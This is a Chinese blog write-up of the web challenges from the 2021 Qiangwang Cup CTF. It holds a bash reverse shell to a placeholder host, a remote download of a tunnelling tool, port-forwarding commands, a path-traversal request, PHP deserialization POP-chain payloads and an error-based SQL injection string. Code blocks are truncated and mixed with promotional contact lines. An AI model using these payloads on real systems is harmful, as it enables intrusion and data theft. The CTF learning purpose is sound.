2021强网杯Write-Up真题解析之WEB部分（暴力干货，建议收藏）

原创

代码熬夜敲 于 2021-06-16 14:43:42 发布 627 收藏 10
分类专栏： 你永远不了CTF的魅力！ 文章标签： 网络安全 渗透测试 信息安全 linux 编程语言

本文链接：https://blog.csdn.net/MachineGunJoe/article/details/117955863

你永远不了CTF的魅力！ 专栏收录该内容
12 篇文章 3 订阅
订阅专栏

前言：

强网杯作为国内最好的CTF比赛之一，搞安全的博友和初学者都可以去尝试下。首先，里面有很多大神队伍，0x300R、eee、0ops、AAA、NeSE、Nu1L等，真的值得我们去学习。其次，非常感谢强网杯的主办方，这么好的比赛离不开许多师傅们的辛苦，我们应该感恩这么高质量比赛的幕后工作者。最后，作为一枚安全菜鸡，就让我简单复现下本次比赛的Web题目。不喜勿喷，欢迎指正~

目录

福利分享：

→【资料获取】←

比赛信息

- 比赛全称：第五届强网杯全国网络安全挑战赛
- 比赛地址：https://ctf.ichunqiu.com/2021qwb
- 开始时间：2021-06-12 09:00:00
- 结束时间：2020-06-13 21:00:00

WEB部分

Hard_Penetration

题目内容：渗透测试主要以获取权限为主，这一次，你能获取到什么权限呢。

前面是一个shiro反序列化，脚本都能打通，弹个shell：

```
bash -c 'bash -i >/dev/tcp/vps/port 2>&10>&1'
```

收集到的信息有：

内网8005端口有个apache，运行了一个cms

机器上有php、python等程序

flag无需root权限即可读

php上传ew：

```
php -r "file_put_contents('ew',file_get_contents('http://xps/ew_linux_x64'));"
```

转发端口：

```
./ew_linux_x64 -s lcx_listen -l 18888 -e 18889

./ew -s lcx_slave -d vps -e 18889 -f  127.0.0.1 -g 8005

+WX:machinegunjoe666免费获取资料
```

任意文件读拿flag：

```
/wap/common/show?templateFile=../../../../../../flag
```

pop_master

题目内容：听说你是pop链构建大师？


16万行代码，从12点看到3点，就硬看：

```
<?php

include "class.php";

$o = new cdKBgX();
$b = "phpinfo();//";

$o->IG2X7eS = new guAeB0;
$o->IG2X7eS->LTo0wOs = new MZ2dMV;
$o->IG2X7eS->LTo0wOs->WU6aUWm = new nXKQYP;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd = new r6lSwy;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac = new UW5vkV;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f = new DqoC5G;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X = new TBFTL7;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H = new qoEd8u;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX = new fFEGgM;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL = new rn4PNR;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS = new
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->XlZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT

+WX:machinegunjoe666免费获取资料

echo serialize($o);
```

Exp:

```
http://eci-2zeir9lncwqmfgk2txz6.cloudeci1.ichunqiu.com/?pop=O:6:"cdKBgX":1:
{s:7:"IG2X7eS";O:6:"guAeB0":1:{s:7:"LTo0wOs";O:6:"MZ2dMV":1:{s:7:"WU6aUWm";O:6:"nXKQYP":1:{s:7:"mGpVYwd";O:
```

[强网先锋]赌徒



存在www.zip

存在反序列化漏洞，很容易找到pop链


```php
<?php

class Start
{
    public $name='guest';
    public $flag='';

}

class Info
{
    public $promise='I do';
    public $file=[];

}+WX:machinegunjoe666免费获取资料

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

}
$s=new Start();
$i=new Info();
$r=new Room();
$r1=new Room();
$s->name=$i;
$i->file["filename"]=$r;
$r->a=$r1;
$r1->filename="/flag";
print(serialize($s));


?>
```

将上面生成的序列化字符串，传入hello，即可得hi+flag的base64编码，解码即可得flag

```
/?hello=O:5:"Start":2:{s:4:"name";O:4:"Info":2:{s:7:"promise";s:4:"Ido";s:4:"file";a:1:{s:8:"filename";O:4:
```

[强网先锋]寻宝

该网站打开如下图所示：




线索一

```
ppp[number1]=1025a&ppp[number2]=1e6&ppp[number3]=61823470&ppp[number4]=kawhika&ppp[number5]=kawhi
```

```
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```


线索二

在下载下来的文件寻找到KEY2



两个KEY1和KEY2在页面输入即可获取flag

EasyWeb




首先在：http://47.104.136.46/files/拿到hint:

```
Try to scan 35000-40000 ^_^.

All tables are empty except for the table where theusername and password are located

Table: employee

扫下端口在36842。

提示:

<!-- table: employee -->
```

无过滤，直接报错注入出密码：


```
password=admin&username=admin'or1=extractvalue(1,concat(0x7e,mid((select password from employee),16)))#

admin/99f609527226e076d668668582ac4420
```

站里面有个file路径，存在文件上传，简单绕一下过滤：



写shell后ps -ef看到内网有个jboss，8006端口。

依旧是拿ew转发，发现是个默认界面，直接拿网上现成脚本一把梭：



福利分享：

看到这里的大佬，动动发财的小手 **点赞 + 回复 + 收藏，能【 关注 】**一波就更好了

我是一名渗透测试工程师，为了感谢读者们，我想把我收藏的一些CTF夺旗赛干货贡献给大家，回馈每一个读者，希望能帮到你们。

干货主要有：

①1000+CTF历届题库（主流和经典的应该都有了）

②CTF技术文档（最全中文版）

③项目源码（四五十个有趣且经典的练手项目及源码）

④ CTF大赛、web安全、渗透测试方面的视频（适合小白学习）

⑤ 网络安全学习路线图（告别不入流的学习）

⑥ CTF/渗透测试工具镜像文件大全

⑦ 2021密码学/隐身术/PWN技术手册大全

各位朋友们可以关注+评论一波 然后点击下方　即可免费获取全部资料

→【资料获取】←